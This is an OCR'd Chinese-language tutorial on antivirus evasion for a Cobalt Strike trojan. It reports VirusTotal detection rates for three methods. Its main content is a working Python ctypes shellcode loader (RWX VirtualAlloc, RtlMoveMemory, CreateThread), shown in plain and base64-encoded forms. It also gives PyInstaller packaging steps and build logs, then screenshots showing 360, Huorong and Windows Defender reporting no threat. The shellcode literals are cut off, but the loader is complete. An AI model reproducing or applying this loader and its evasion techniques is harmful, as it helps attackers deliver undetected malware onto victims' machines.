
Python shellcode 分离免杀

原始：CS 木马（VT 查杀率 55/72）



360 和火绒都能拦截

方法一：python 加载 C 代码（VT 查杀率 11/72）

步骤：

1. 将 C 语言的 shellcode 嵌入到 py 代码中


```
import ctypes
import base64
shellcode = "\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x
shellcode = bytes.fromhex(str(shellcode,'utf-8'))

ctypes.windll.kernel32.VirtualAlloc.restype=ctypes.c_uint64
rwxpage = ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode), 0x1000, 0x40)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(rwxpage), ctypes.create_string_buffer(shellcode), len(shellcode))
handle = ctypes.windll.kernel32.CreateThread(0, 0, ctypes.c_uint64(rwxpage), 0, 0, 0)
ctypes.windll.kernel32.WaitForSingleObject(handle, -1)
```

2. 借助 pyinstaller 打包成 exe

```
C:\Users\Administrator\Desktop>Pyinstaller -F 111111.py
2507 INFO: PyInstaller: 5.4.1
2508 INFO: Python: 3.9.12 (conda)
2560 INFO: Platform: Windows-10-10.0.22000-SP0
2562 INFO: wrote C:\Users\Administrator\Desktop\111111.spec
2566 INFO: UPX is not available.
2568 INFO: Extending PYTHONPATH with paths
['C:\\Users\\Administrator\\Desktop']
4339 INFO: checking Analysis
4385 INFO: Writing RT_ICON 2 resource with 2216 bytes
4385 INFO: Writing RT_ICON 3 resource with 1384 bytes
4385 INFO: Writing RT_ICON 4 resource with 37019 bytes
4386 INFO: Writing RT_ICON 5 resource with 9640 bytes
4386 INFO: Writing RT_ICON 6 resource with 4264 bytes
4386 INFO: Writing RT_ICON 7 resource with 1128 bytes
4389 INFO: Copying 0 resources to EXE
4389 INFO: Embedding manifest in EXE
4389 INFO: Updating manifest in C:\Users\Administrator\Desktop\dist\111111.exe.notanexecutable
4396 INFO: Updating resource type 24 name 1 language 0
4400 INFO: Appending PKG archive to EXE
4405 INFO: Fixing EXE headers
4521 INFO: Building EXE from EXE-00.toc completed successfully.
```

3.



4. 360 和火绒都能拦截

方法二：shellcode 编码（VT 查杀率 8/72）

步骤：


1. 将 shellcode base64 编码

```python
import ctypes
import base64
shellcode="ZmM0ODgzZTRmMGU4YzgwMDAwMDA0MTUxNDE1MDUyNTE1NjQ4MzFkMjY1NDg4YjUyNjA0ODhiNTIxODQ4OGI1MjIwNDg4YjcyNTA0ODBmYjc0YTRH
shellcode = base64.b64decode(shellcode)
shellcode = bytes.fromhex(str(shellcode,'utf-8'))

ctypes.windll.kernel32.VirtualAlloc.restype=ctypes.c_uint64
rwxpage = ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode), 0x1000, 0x40)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(rwxpage), ctypes.create_string_buffer(shellcode), len(shellcode))
handle = ctypes.windll.kernel32.CreateThread(0, 0, ctypes.c_uint64(rwxpage), 0, 0, 0)
ctypes.windll.kernel32.WaitForSingleObject(handle, -1)
```

2. Pyinstaller 打包成 exe 文件
3. 360 通过，火绒能拦截

4. CS 成功上线




方法三：loader 加载器 base64 编码（TV 5/72 查杀率）

1. 将关键代码进行 base64 编码

2. 360 通过，火绒通过，微软通过等等，效果还是不错的！


木马
名称
修改日期
U盘(G:)
安全防护已开启
快速访问
CS.exe
2022/10/7 0
剩余空间: 25.2G
返回
360安全卫士-木马查杀
扫描完成，未发现木马病毒
用时1秒，扫描 1 项 查看详情
如您还有进一步需求，可尝试以下产品和功能：
主页修复
一键解决浏览器主页相关问题
弹窗过滤
拦弹窗、去广告，就是给力
浏览器推荐
使用360安全浏览器，支持钓鱼网站提醒，有效拦截恶意网
火绒安全
病毒查杀
本次扫描未发现风险
扫描已完成
扫描对象：4个
总用时：00:00:01


木马
文件
主页
共享
查看
木马
名称
CS.exe
快速访问
桌面
下载
文档
图片
Windows 安全中心
扫描选项
运行快速、完整、自定义的扫描或 Microsoft Defender 脱机版扫描。
当前没有威胁。
上次扫描时间: 2022/10/7 0:14 (自定义扫描)
发现 0 个威胁。
扫描已持续 1 秒
60 个文件已扫描。
允许的威胁